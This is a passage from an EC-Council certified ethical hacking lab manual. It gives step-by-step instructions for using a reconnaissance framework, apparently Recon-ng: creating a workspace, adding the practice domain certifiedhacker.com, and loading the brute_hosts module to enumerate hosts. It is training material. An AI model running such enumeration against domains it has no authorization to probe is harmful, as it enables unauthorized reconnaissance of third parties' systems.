
10. You will be able to perform network discovery, exploitation, reconnaissance, etc. by loading the required modules.
11. Type the **workspaces** command and press **Enter**. This displays the commands related to the workspaces.




12. Create a workspace in which to perform network reconnaissance. In this task, we shall be creating a workspace named **CEH**.
13. To create the workspace, type the command **workspaces create CEH** and press **Enter**. This creates a workspace named CEH.

Note: You can alternatively issue the command **workspaces select CEH** to create a workspace named CEH. Ignore the errors while running the commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




14. Enter **workspaces list**. This displays a list of workspaces (along with the workspace added in the previous step) that are present within the workspaces databases.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Add a domain in which you want to perform network reconnaissance.
16. Type the command **db insert domains** and press **Enter**.
17. In the **domain (TEXT)** option type **certifiedhacker.com** and press **Enter**. In the **notes (TEXT)** option press **Enter**. This adds certifiedhacker.com to the present workspace.
18. You can view the added domain by issuing the **show domains** command, as shown in the screenshot.




19. Harvest the hosts-related information associated with **certifiedhacker.com** by loading network reconnaissance modules such as brute_hosts, Netcraft, and Bing.
20. Type **modules load brute** and press **Enter** to view all the modules related to brute forcing. In this task, we will be using the **recon/domains-hosts/brute_hosts** module to harvest hosts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

